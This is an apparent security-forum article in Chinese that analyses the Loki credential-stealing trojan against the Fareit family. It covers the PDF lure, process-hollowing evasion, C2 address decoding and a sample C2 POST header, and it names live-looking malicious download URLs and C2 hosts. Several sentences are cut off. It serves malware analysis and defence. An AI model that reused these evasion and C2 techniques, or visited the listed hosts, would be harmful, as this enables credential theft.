Loki窃密木马家族分析

菠菜 / 2017-05-25 15:12:00 / 浏览数 4296 技术文章 技术文章 顶(0) 踩(0)

一 简介

近日，网上出现了loki恶意软件。最初拿到样本后，我们认为样本与fareit家族有一定的代码共性，但相对于fareit家族来说，loki木马在软件反混淆的上有了一定的提升，但

Loki家族与fareit家族一样，主要功能为窃取用户数据，主要包括用户的各类FTP类软件、浏览器类软件、邮件类软件的用户名密码等数据。

Loki家族与fareit家族的共同点表现为：

都是通过vb程序做为loader,而且loader代码结构相似，尤其是向傀儡进程中拷贝payload数据时，都将MZ头中的"M"字符分开拷贝。

Payload中的窃密函数都是以函数数组方式编程，多数窃密函数是通过注册表方式得到用户数据，各个窃密函数得到的数据通过stream流的方式拼接在一起

两类家族的不同主要体现在：

Fareit家族的通信协议更为复杂，用户数据以不同标识进行分隔后，使用aplib压缩，压缩后的数据进行CRC32校验，最后再经过两次RC4加密，其中第一次RC4的密钥硬

两者在反分析人员上具有不同的特点，fareit通过花指令进行代码混淆，而loki通过对函数对调用的系统函数进行混淆。两者对比情况如下：

Fareit的校验使用了标准的CRC32算法，而loki中的校验算法是在标准CRC32算法的基础上做了修改。

Fareit的CC地址明文硬编码在程序中，而loki的CC地址经过加密后存储

二 对loki的分析

Loki家族通过pdf做为载体进行传播，pdf通过社会工程学诱导用户下载恶意软件，在恶意软件加载后，通过傀儡进程的方式加载真正的payload，payload窃取用户数据后发

Pdf样本分析

样本hash: 973f20849613f197ff200f9bcd0fc7f5

在pdf软件中，整个文件就是一张图片和一个下载链接，不管是点击图片还是点击下载链接，都会下载http://194.88.105.202/~ninjagro/pdfs/QUOTATION.exe并运行。

而在win10 浏览器中打开时，可以看到实际上的pdf中嵌入了三个链接地址。

分别在下图中的框的位置嵌入了链接。

通过对pdf中的对象进行提取，可以看到其对应的下载地址分别为：

后面我们将对嵌入到pdf中的jar文件与exe文件分别进行分析。

Jar文件的分析：

Jar文件为一个远控木马，会将自己写入启动项

对jar反编译，可以看到有对VM的配置

循环检测进程的代码：

检控CPU使用情况：

key-logger模块

录音功能：

屏幕截图功能：

对用户屏幕的截图和键盘记录会保存在data目录下，其中屏幕截图保存在sl目录下，键盘记录内容经过base64加密

屏幕截图代码：

键盘记录base64解密后：

154.16.201.6:1337

Jar释放的文件分析

WindowsPatch.exe

其释放的WindowsPatch.exe 是一个命令行的木马管理程序。

它实现了用户窗口的管理功能，文件的系统属性的设置，对用户电脑显示器屏幕的控制等功能，此外还提供了对chrome浏览器保存密码的读取功能。

p003.exe

对于另外一个p003.exe，可以看到它经过了SmartAssembly进行了混淆，现在已经过了有效期。

但可以从代码中看出，其实现的功能也就是盗取chrome保存的密码

Exe程序分析

当用户在pdf文件中点击了其中的另外一个的链接时，将会从http://194.88.105.202/~ninjagro/pdfs/QUOTATION.exe下载恶意样本执行。

样本为vb程序编写。

该程序实际为一loader,会在内存中释放真正的恶意软件，并在通过傀儡进程的方式内存中加载执行。

下图为向傀儡进程中写入生成的PE文件。为了防止安全软件的检测，在内存中写入生成文件的PE头时，分两次写入第一次写入了除MZ头标志中的'M'以外的其他数据，第二

写入除M以外的PE头

写入'M'，补全PE头

写入代码段

拷贝加密过的CC地址到payload中

恢复傀儡进程运行

将写入到傀儡进程中的数据dump出来后，做为后面的payload进行分析。

Payload分析

Payload的主要功能是窃取用户的密码信息后发送到CC地址。

收集用户信息

收集的用户信息包括：

生成用户机器标识

E1617E16F7D75B3218E38D668B82C1C0

窃取用户密码信息

循环调用盗取密码的函数，共调用65次

好多软件的用户名密码信息都是通过读取注册表来实现的

其中窃取的浏览器信息中，有且只有一款国产浏览器出现：

CC地址解密

先解密出kbfvzoboss.bid/alien/fre.php，假装是CC地址，用来迷惑分析人员，真实的CC地址是通过X0R FF 得到http://online-prodaja.rs/tz/Panel/five/fre.php

CC通信格式

发送的数据内容格式如下:

User-agent的生成

使用KOSFKF做为key,解密出UA

Content-Key的生成：

使用自定义的CRC32算法生成校验值，将校验值*2的值做为Content-Key

使用了变形的CRC算法，将标准的CRC32算法中的0xEDB88320常量替换成了0xE8677835

对下面的内容进行自定义的CRC32运算，结果为：B18BDBEE

```
POST /tz/Panel/five/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: online-prodaja.rs
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
```

将上面的自定义的校验值B18BDBEE*2 做为是终的Content-Key：6317B7DC

最终构造出来的包头：

持久化

软件自身设计有问题，在xp系统中并不会添加启动项，在window 7系统中会在启动文件夹中生成启动脚本。

三 总结

通过上面的分析，可以看到，相比于窃密软件fareit家族，loki家族与fareit家族的大部分功能都很类似，两者的主要区别在于通信协议的处理上，loki家族的通信协议相对于

四 参考：

http://blog.fortinet.com/2017/05/17/new-loki-variant-being-spread-via-pdf-file


上一篇：Samba远程代码执行漏洞利用 下一篇：【经典合集】社区原创贡献公示栏

1. 6 条回复


紫霞仙子 2017-05-26 07:26:50

听说国内是感染了好多手机端

0 回复Ta


hades 2017-05-27 01:29:19

菠菜~(≧▽≦)/~

0 回复Ta


我尼玛 2017-05-31 12:05:54


原始样本有吗？链接好像失效了

0 回复Ta


菠菜 2017-06-01 06:16:15

原始样本信息：
https://malwr.com/analysis/MWQ0ODliN2FkOTliNGYwZTlhYTU2ZDM5OTExNDY2YzU/
https://www.virustotal.com/en/file/e71379a53045385c4ac32e5be75a04e3d2a9fc7b707fb4478ce90fe689f66d19/analysis/
https://www.hybrid-analysis.com/sample/e71379a53045385c4ac32e5be75a04e3d2a9fc7b707fb4478ce90fe689f66d19?environmentId=100

0 回复Ta


hades 2017-06-01 06:41:53

好样的菠菜

0 回复Ta


simeon 2017-06-02 05:02:54

膜拜大牛，求带！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板